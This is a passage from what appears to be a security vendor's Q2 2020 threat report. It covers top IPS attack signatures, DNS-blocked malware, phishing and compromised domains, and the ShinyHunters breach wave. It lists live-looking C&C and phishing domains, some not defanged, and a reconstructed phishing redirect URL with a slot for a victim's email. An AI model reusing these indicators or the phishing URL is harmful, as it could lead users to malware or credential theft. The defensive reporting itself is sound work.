


Figure 7: Quarterly Trends of All IPS Hits

## Unique IPS Signatures




Figure 8: Quarterly Trends of Unique IPS Signatures

## Top 10 Network Attacks Review

Because many of the intrusions that IPS detects originate from automated tools, the top 10 network attacks by volume rarely change from quarter to quarter. That same trend held true in Q2 2020 with only one new addition, a six-year-old vulnerability in a library used by WordPress and the Drupal web framework, making it into the top 10 list.

The remaining top 10 network attack detections remain largely unchanged from previous quarters, with eight returning from Q1 2020 and the final threat (a file inclusion vulnerability we discuss later) returning from Q4 2019.



Signature	Type	Name	Affected OS	CVE	Count
<a href="#">1059160</a>	Web Attacks	WEB SQL injection attempt -33	Windows, Linux, FreeBSD, Solaris, Other Unix	N/A	636,092
<a href="#">1133407</a>	Web Attacks	WEB Brute Force Login -1.1021	Linux, FreeBSD, Solaris, Other Unix, Network Device, Others	N/A	286,828
<a href="#">1133451</a>	Access Control	WEB Cross-site Scripting -36	Windows, Linux, FreeBSD, Solaris, Other Unix, Network Device	CVE-2014-4116	190,358
<a href="#">1054837</a>	Web Attacks	WEB Remote File Inclusion /etc/passwd	Windows, Linux, FreeBSD, Solaris, Other Unix	Multiple	63,627
<a href="#">1049802</a>	Web Attacks	WEB Directory Traversal -4	Windows, Linux, FreeBSD, Solaris, Other Unix, Mac OS	Multiple	59,946
<a href="#">1130065</a>	DoS Attacks	RPC Drupal Core XML-RPC Endpoint xmlrpc.php Tags Denial of Service -1 (CVE-2014-5266)	Linux, FreeBSD, Solaris, Other Unix, Mac OS	CVE-2014-5266	47,935
<a href="#">1055396</a>	Web Attacks	WEB Cross-site Scripting -9	Windows, Linux, FreeBSD, Solaris, Other Unix, Network Device	Multiple	47,335
<a href="#">1055065</a>	Web Attacks	WEB SQL Injection Attempt -4	Windows, Linux, FreeBSD, Other Unix	CVE-2013-4882	25,038
<a href="#">1054838</a>	Web Attacks	WEB Local File Inclusion win.ini -1.u	Windows	Multiple	24,956
<a href="#">1057664</a>	Buffer Overflow	WEB Nginx ngx_http_parse_chunked Buffer Overflow -1 (CVE-2013-2028)	Windows, Linux, FreeBSD, Solaris, Other Unix, Mac OS	Multiple	24,365

Figure 9: Top 10 Network Attacks, Q2 2020

## New Network Attacks

There was only one new addition in the top 10 network attacks by volume for Q2 2020, a six-year-old vulnerability in the Incutio XML-RPC (IXR) library, which both WordPress and Drupal use for processing XML-RPC requests. XML-RPC is a protocol for communicating using Extensible Markup Language (XML) over HTTP requests. It is commonly used in web browsers and other clients to send data to web servers in a form that can be easily parsed. Many frameworks like Drupal and WordPress come with XML-RPC endpoints enabled by default, even if the site itself doesn't use the protocol in any of its functionality.

Back in August of 2014, Drupal and WordPress jointly disclosed CVE-2014-5266 along with two other related vulnerabilities that researchers found in the IXR library in use by both frameworks. While XML-RPC parsing vulnerabilities can commonly lead to code execution on the server, these flaws instead created denial of service (DoS) scenarios where a malicious attacker could cause CPU and memory exhaustion on the underlying hardware. Even though the impact of this vulnerability was given a low grade on the CVSS2 scale at a 2.9, the exploitability was given a full 10.0 because every WordPress and Drupal installation comes with the XML-RPC listener enabled by default.

The Firebox's Intrusion Prevention Service includes signature 1130065 which detects attempted exploits of CVE-2014-5266. While detections that make the top 10 list by volume are also normally spread out across hundreds or thousands of networks, CVE-2014-5266 detections in Q2 were limited to a few dozen, mostly in Germany. This, paired with the fact that a successful exploit (creating a DoS scenario) requires sustained traffic to the victim, means it isn't unreasonable to conclude that threat actors were targeting a specific organization or group of organizations with the attack.

## Most-Widespread Network Attacks

Signature	Name	Top 3 Countries			AMER	EMEA	APAC
1133451	WEB Cross-site Scripting -36	Spain 74.89%	Italy 71.26%	Germany 70.47%	40.89%	63.81%	42.16%
1059160	WEB SQL injection attempt -33	USA 66.5%	Canada 65.22%	Australia 57.36%	63.97%	44.94%	50.75%
1054838	WEB Local File Inclusion win.ini -1.u	USA 58.25%	Canada 57.25%	Brazil 48.25%	56.30%	27.48%	18.28%
1136841	WEB SQL Injection Attempt -97.2	USA 52.71%	Canada 46.38%	Brazil 37.72%	48.64%	15.96%	34.33%
1055396	WEB Cross-site Scripting -9	Canada 37.68%	USA 35.96%	Brazil 26.32%	33.56%	21.00%	25.75%

Figure 10: Most-Widespread Network Attacks Q2 2020

The most-widespread attacks represent the five threats that affected the most individual networks across the world. The table above shows which countries had the highest percentage of networks within their borders detect and block the threats.

There were two new additions to the most-widespread network attacks. The first, signature 1054838, detects multiple arbitrary file read vulnerabilities across a range of platforms from Brocade Network Advisor to Dell Storage Manager. Arbitrary file read vulnerabilities enable threat actors to read the contents of potentially sensitive files on web servers and other web applications. In some cases, these files might include authentication credentials or cryptographic keys that threat actors can then use to launch additional compromises.


The second new detection, signature 1136841, is a generic SQL injection signature that detects attempted attacks against SQL servers. Many websites store their data on Structured Query Language (SQL) servers. If a website doesn't properly sanitize user input, a threat actor might be able to exploit a form on the site to escape the intended database query and execute their own. This could lead to anything from information disclosure to deleting the database. SQL injection detections aren't new to this report. If you're a frequent reader, you've already noticed new detections pop up almost every quarter.

## Overall Geographic Attack Distribution

Geographically, the Americas (APAC) received 57% of all attacks; Europe, the Middle East and Africa (EMEA) received 24%; and Asia and the Pacific (APAC) accounted for the remaining 18%. While AMER was up only slightly from its 55% of the share in Q1, both EMEA and APAC moved more dramatically from 34% and 11% respectively.

Cyber criminals haven't taken a break this quarter and show no signs of slowing down because of the global pandemic. With network attack volumes trending upward, organizations must ensure they properly secure exposed web services and clients from threats through the perimeter.

## Network Attacks by Region



# DNS Analysis

At the start of 2019, we began including threat intelligence from WatchGuard's DNS firewalling service, DNSWatch. This service works by intercepting Domain Name System (DNS) requests from protected systems and redirecting dangerous connections to a black hole instead of the original malicious destination. DNS firewalling is able to detect and block threats independent of the application protocol for the connection, which makes it great for catching everything from phishing domains to IoT malware command and control (C&C) connections.

In this section, we cover the domains that accounted for the most blocked connections in three categories: malware hosting domains, phishing domains, and compromised websites. We've included an analysis for domains making their debut in the top 10 this quarter.

## WARNING

It should go without saying that you should not visit any of the malicious links we share in this report; at least without knowing exactly what you are doing. Anytime you see us share a domain or URL where we have purposely added brackets around a dot (e.g. [www\[.\]site\[.\]com](#)), we are both making the hyperlink unclickable and warning you not to visit the malicious site in question. Please avoid these sites unless you are a fellow researcher who knows how to protect yourself.

## Top Malware Domains

Our top malware domain list is composed of domains that either distribute malware or act as a communication server (called the command and control channel) between the malware and its infected victims. There were two new malware domains in Q2 that haven't been seen in any prior top malware domain list. Both domains are C&C servers that assist in harvesting sensitive information, downloading additional malware, or executing code remotely.

### Domain: [findresults\[.\]site](#)

The most commonly seen malware domain discovered in Q2 was [findresults\[.\]site](#). This domain is used as a C&C server for a [Dadobra trojan](#) variant and was shared to the DNSWatch team via a US-CERT TLP:GREEN alert. This trojan only affects Windows systems and, once installed on a system, creates an obfuscated file for persistence and alters registry settings to ensure the trojan runs on start-up. After persistence is established, the trojan can send sensitive information and download files for further exploitation from the C&C server – [findresults\[.\]site](#).

Malware	
Domain	Hits
<a href="#">dc44qjwal3p07.cloud-front.net</a>	48226
<a href="#">d3i1asoswufp5k.cloud-front.net</a>	42396
<a href="#">bellsyscdn.com</a>	25037
<a href="#">newage.newminersage.com</a>	18503
<a href="#">newage.radnewage.com</a>	18486
<a href="#">ms-dll-com.info</a>	12560
<a href="#">findresults.site *</a>	11788
<a href="#">passportinfo.info</a>	8907
<a href="#">cioco-froll.com *</a>	3398
<a href="#">vvrhhhnaijy6s2m.onion.top</a>	2715

\* Denotes the domain has never been in the top 10

**Domain: cioco-froll[.]com**

One of our users shared the cioco-froll[.]com domain with our DNSWatch team utilizing the “manually blackhole” feature. An analysis of the domain reveals that this is another C&C server used by an [Asprox botnet](#) variant. However, cioco-froll[.]com is used more so as a callback domain, or a C&C beacon. This means that once the malware or trojan gains persistence on a system it will probe cioco-froll[.]com to let the attacker know that the system is still alive, connected, and ready to be used by the botnet. Asprox commonly uses a malicious PDF document in an email as a common attack vector. Once a victim downloads and opens the malicious PDF, Asprox goes to work to send malspam and malvertisements to its victim and others.

**Top Compromised Websites**

Compromised websites are like malware and phishing domains with the exception that a compromised website is/was a legitimate website before an attacker hijacked the website to deliver malware, execute code, or collect credentials. This quarter there are two new domains in the Top Compromised Websites section. One of the compromised websites in Q2 is a legitimate CDN that we discovered was being used to deliver malvertisements. The other domain in the top 10 list for Q2 was a compromised website used to deliver payloads for a complex variant of FINSPY.

**Domain: ssp[.]adriver[.]ru**

This domain is not inheritably malicious. In fact, it is owned by an online advertisement company in Moscow, Russia, called AdRiver; hence the domain name. AdRiver uses the subdomain ss[.]adriver[.]ru to send online ads and sometimes these ads get hijacked or injected with malware. These ads then become obfuscated vessels for an attacker to deliver malware to trustworthy sites. Fortunately, DNSWatch blocked many of these malvertisements, but this domain has been removed from the Compromised Website classification as of this writing.

**Domain: u[.]technik[.]io**

The domain herein was discovered by a zero day exploit used to distribute a variant of FINSPY. The vulnerability, CVE-2017-8759, exists in the WSDL parser where the PrintClientProxy method incorrectly validates URL strings allowing for an injection and execution of arbitrary code. When a victim downloads and opens a specially crafted Microsoft Office document from an email it exploits this vulnerability to execute code. The most common Microsoft Office document associated with this zero day exploit is a PowerPoint document. The variant of FINSPY discovered herein uses u[.]technik[.]io

Associated write-up: <https://www.fireeye.com/blog/threat-research/2017/09/zero-day-used-to-distribute-finspy.html>

Compromised	
Domain	Hits
update.intelliadmin.com	72921
differentia.ru	43656
disorderstatus.ru	33200
ssp.adriver.ru *	13367
0.nextyourcontent.com	9158
www.sharebutton.co	1806
reovers.ru	1491
users.atw.hu	563
d.zaix.ru	338
u.technik.io *	255

\* Denotes the domain has never been in the top 10

## Top Phishing Domains

Phishing is a social engineering attack where an attacker tricks a user into providing sensitive information unknowingly. Many of these attacks utilize the same landing pages or techniques to lure in users from falling victim to these attacks. As such, some of the top phishing domains will be explained more than others. In Q2 we discovered five new phishing domains in our top 10 list.

### Domain: edusoantwerpen-my.sharepoint.com

This domain is utilizing SharePoint to host a OneDrive phishing campaign. Setting up an effective phishing campaign using SharePoint is simple for the most novice of attackers. For this reason, edusoantwerpen-my[.]sharepoint[.]com was the highest ranking domain on our top 10 phishing domains list for this quarter.

### Domain: t.e.verizonwireless.com

For a very short period of time, this domain, which is an alias of Verizon's primary domain, was blocked because it was hosting a genuine phish. The phishing URL can be altered to tailor the phish to a victim by inserting their email in the URL format below (this is the actual phishing URL that has been cleaned). This domain (and subdomains) is currently not blocked in DNSWatch because it is an official Verizon domain. Note, this is considered a compromised domain and a phishing domain, but this is ultimately a phishing attempt.

[https://t\[.\]e\[.\]verizonwireless\[.\]com/r/?id=h3790e0da,a5c487f,a5c4883&p1=voiceservicesss09.blob.core.windows.net%2Fcvbnh%2Fai.html%23\[VICTIM EMAIL HERE\]](https://t[.]e[.]verizonwireless[.]com/r/?id=h3790e0da,a5c487f,a5c4883&p1=voiceservicesss09.blob.core.windows.net%2Fcvbnh%2Fai.html%23[VICTIM EMAIL HERE])

### Domain: r.emeraldexpoinfo.com

This domain was hosting a OneDrive phishing campaign that has been cleaned by the website owner.

### Domain: clicktrackingonline.com

A customer shared this domain with us and we found it hosting a phish that harvested credit card numbers.

### Domain: google-payment[.]com


This domain has been completely wiped as of this writing, but prior to that it hosted a JavaScript file that created a fake, but genuine-looking, Payment Service Platform (PSP) overlay. This overlay encompassed the entire web page and when a user submitted their credit card information it was sent to a C&C server. The entities responsible for this phishing page leveraged the domain google-payment[.]com in the attempt the trick Google users into entering personal information.

Phishing	
Domain	Hits
cook.shortest-route.com	6901
fres-news.com	3289
edusoantwerpen-my.sharepoint.com *	2970
bestrevie.ws	2815
t.e.verizonwireless.com *	2068
r.emeraldexpoinfo.com *	487
clicktrackingonline.com *	366
google-payment.com *	289
a.top4top.net	205
run.plnkr.co *	199

\* Denotes the domain has never been in the top 10

**Domain: run[.]plnkr[.]co**

This domain was shared to us by a third-party feed. We found it was hosting a phishing campaign that impersonated OneDrive for Business to harvest credentials.



*Figure 11: OneDrive for Business phishing impersonation*

## Conclusion

To conclude, the DNSWatch team continues to see attacks of all varieties, especially phishing attacks. We discovered two C&C domains, one for a Dadobra trojan variant and another for a variant of the Asprox botnet. Even if a victim is infected, blocking the C&C domains ensures the malware can't cause further damage. Two additional domains were discovered to have been compromised, leading to malvertising and further exploitation from a zero day attack. You can read more about recent malvertising attacks in the malware section of this report.

The top 10 phishing list this quarter saw a variety of different phishing attacks. Attackers continue to leverage Cloud infrastructure such as SharePoint to easily host and send phishing campaigns. OneDrive also continues to be a common victim of impersonation in attacks. An alias subdomain of Verizon Wireless was hijacked and used for a phishing attack, albeit the attack was taken down within hours. Finally, attackers cleverly injected a JavaScript file onto a phishing website to leach card payment information of unsuspecting victims.

# Firebox Feed: Defense Learnings

This quarter we saw many different attack varieties coming from motivated threat actors, using multiple tactic types. Some of the threats we identified target users working from home while the ongoing pandemic continues to shift the global workforce. Even then, network attacks increased from the previous quarter, indicating threat actors haven't given up on breaching network perimeters. With attacks coming from all angles, here are some tips to keep you and your systems safe in the modern threat landscape.

1

## Don't let your guard down

Even though malware detection on the whole were down for the quarter, evasive malware and network attacks were up. Threat actors aren't sleeping but instead refocusing their efforts on where they will have the most success. Make sure you are still following security best practices and have deployed a defense in depths with multiple layers of services to protect your systems.

2

## Use a good JavaScript ad blocker

Novel popup and redirect techniques continue to work, sometimes bypassing basic popup protection. Using covert methods to hide the script, malware coders attempt to inject code into sites to show targeted ads. These scripts even attempt to identify the system so they can bypass adblockers. Hidden JavaScript code on dodgy sites may use this to show scams like the Microsoft Support scam we saw in Q4 2018. Keep a good adblocker enabled to block these popups, backed up by network-based anti-malware to catch advance malware before it hits your computer.

3

## Don't trust the site just from its domain

Phishing sites use well-known, top-level-domains like googleapis.com and sharepoint.com to add legitimacy to their site. Look at more than just the domain name. How did you get to this site? Do you normally access the site to perform your duties? If unsure of the site, never enter your private information or click any link. Always check with the sender preferably by phone call or in person.



# Top Security Incident



# Top Security Incident

## ShinyHunters

As sad as it sounds, data breaches don't feel like they should be newsworthy events anymore. It seems like every day we learn about another organization that attackers were able to compromise, resulting in the loss of thousands if not millions of credentials and other sensitive data. What's rare though, is seeing the same threat actor pop up in underground marketplaces with breach after breach after breach for sale over the course of a week. Only once every year or so do we see a single individual (or at least a group that interacts behind a single persona) release troves of stolen data. Peace\_of\_mind in 2018 and Gnosticplayers in 2019 are now joined by Shinyhunters in 2020 as threat actors who have collected and dispersed hundreds of millions of stolen records onto underground forums and marketplaces.

On May 1, a collective of users under the handles of ShinyHunters and fs0c131ty (later changed to whysodankk) posted 15 million user records stolen from Tokopedia, a popular Asian e-commerce site, on a popular underground hacking forum. Two days later, they posted the full database

containing 91 million records for sale. By the end of the second week of May, their databases for sale topped 200 million records and included over 500GB of source code stolen from Microsoft. ShinyHunters and their associates made headlines as they continued to post stolen data for sale and the IT community questioned how the group managed to pull off so many heists.

### What are ShinyHunter's Breach Methods?

ShinyHunters and their associates have been tight-lipped over how they acquired the various breaches that they have put up for sale or leaked for free. Nonetheless, we can still piece together clues as to how they obtained the data. The first clue comes from one of their earlier breaches, the 500GB of Microsoft source code. Fs0c131ty/whysodankk noted that they compromised Microsoft's Github organization as part of the breach.

At around the same time these breaches likely occurred, GitHub [published an advisory](#) on a phishing campaign they identified targeting GitHub users' credentials. The campaign used login forms on look-alike domains to trick victims into giving up their credentials.




Figure 12: Description of Microsoft Source Code Breach

Going after Github accounts was the modus operandi of Gnosticplayers before they disappeared. Many developers still make the mistake of leaving hard-coded credentials and access keys in their source code before pushing it to repositories like Github. Threat actors who gain access to the repository can then use these credentials and access keys to then compromise additional Cloud services and databases.

As an example, imagine the source code for a web app that communicates with a database hosted on Amazon AWS. The web app needs credentials to authenticate to the database in order to access data. Instead of providing the credentials during deployment through environment variables (still insecure), deployment configuration files, or other secure means, a developer might hard-code a username and password or an access key straight into the app's source code. Anyone with access to that source code, either by compromising the repository or simply by being an employee, can steal those credentials and potentially use them to dump the database.

While it seems likely that ShinyHunters had to phish credentials in order to go after their target's code repositories, some victims wouldn't even require that much effort. Tools like [gitleaks](#) enable anyone to scan through public repositories in search of accidentally committed secrets. While you won't likely see the likes of Microsoft accidentally committing their source code for the Windows operating system to a public repository, many other organizations don't have the same levels of development standards. In a research study last year, North Carolina University found over 100,000 public repositories with leaked API tokens and cryptographic keys.

## Who Are the ShinyHunters?

Most cyber criminals strive to keep their true identities private. Good OPsec (Operational Security) is a requirement when you're trying to avoid the FBI breaking down your door. That said, ShinyHunters have left behind enough tracks that some users on the same forum claim to have identified the individuals behind the organization. One has tried to link ShinyHunters and Fs0c131ty/whysodankk to Prosox and Nclay/GnosticPlayers for example.




Figure 13: Attempted Attribution of ShinyHunters

While there are some similarities (a hacker and a sales broker pair, going after code repositories) between ShinyHunters et al. and Nclay et al., other signs point to it being an impossible match. Police picked up the individuals behind the Prosox and GnosticPlayers handles around July 17, 2020 on charges related to the 2019 GitHub Cryptocurrency Exchange heist that resulted in nearly \$10 million in stolen XRP cryptocurrency. While Fs0c131ty/whysodankk hasn't been seen online since July 13, 2020, ShinyHunters has remained active daily throughout July.

Penetration tester and grey hat Vinny Troia of the threat intelligence firm Data Viper came to a different conclusion when he pinned the person behind ShinyHunters to a Canadian teenager, the same individual behind the Peace of Mind handle from 2018. Troia's own analysis takes rather large leaps at times and ignores admissions of guilt though, so it's hard to trust its accuracy either.

Either way, as rare as these massive waves of breaches are by a single individual/organization, it's even more rare for them to get off scot-free in the long run. Most high-profile breaches end with the threat actor in a courtroom. It likely won't be long until the real ShinyHunters end up in a similar situation.



# Important Takeaways

1

## Use multi-factor authentication for your code repositories

While unconfirmed, signs point towards ShinyHunters initiating their breaches by phishing GitHub credentials from their victims. If your organization maintains their own private source code repository, be sure to protect it using MFA to add an additional layer of security in the event that a fellow employee falls for a phishing.

2

## Avoid hard-coded credentials

This bit of advice is good for just about everywhere. We often talk of hard-coded credentials as a security risk in IoT but they can be a risk in normal web apps as well, especially where they get pushed to a code repository. Instead, use other options for setting credentials at the time of deployment or on initial startup.

3

## Use unique passwords for each service

The end result of these massive data breaches are millions more credentials flooding the dark web and underground forums. Cyber criminals use can take these credentials and use them against other services by way of password spraying and credential stuffing attacks. Using a unique password for each service means if attackers breach one of those services, they aren't able to simply log straight in to every other one.





# Conclusion & Defense Highlights



# Conclusion & Defense Highlights

So, there you have it. I hope you found our analysis of this quarter's cybersecurity trends at least as useful to you as many find the pandemic dashboards and analytics used to track that risk. We'd like to believe you're better equipped to make the right security decisions based on the data you learned here. We also hope you implement the many defensive practices we suggest throughout this report, if you haven't already. That said, I have more security strategies and tips for you, but with a slightly different twist.

Normally, this conclusion shares the overarching defensive takeaways that we directly gleaned from the data in our report. However, this quarter I'm going to give you some indirect tips based on the themes hiding just below the surface. Specifically, what we found missing this quarter, which is your employees at the office. While your network Firebox continues to protect your organizations networked services at the office and your Clouds, our data suggests many of your users currently remain outside its protections. Here's what we recommend for them.



## **All home users need a full endpoint protection (EPP) suite.**

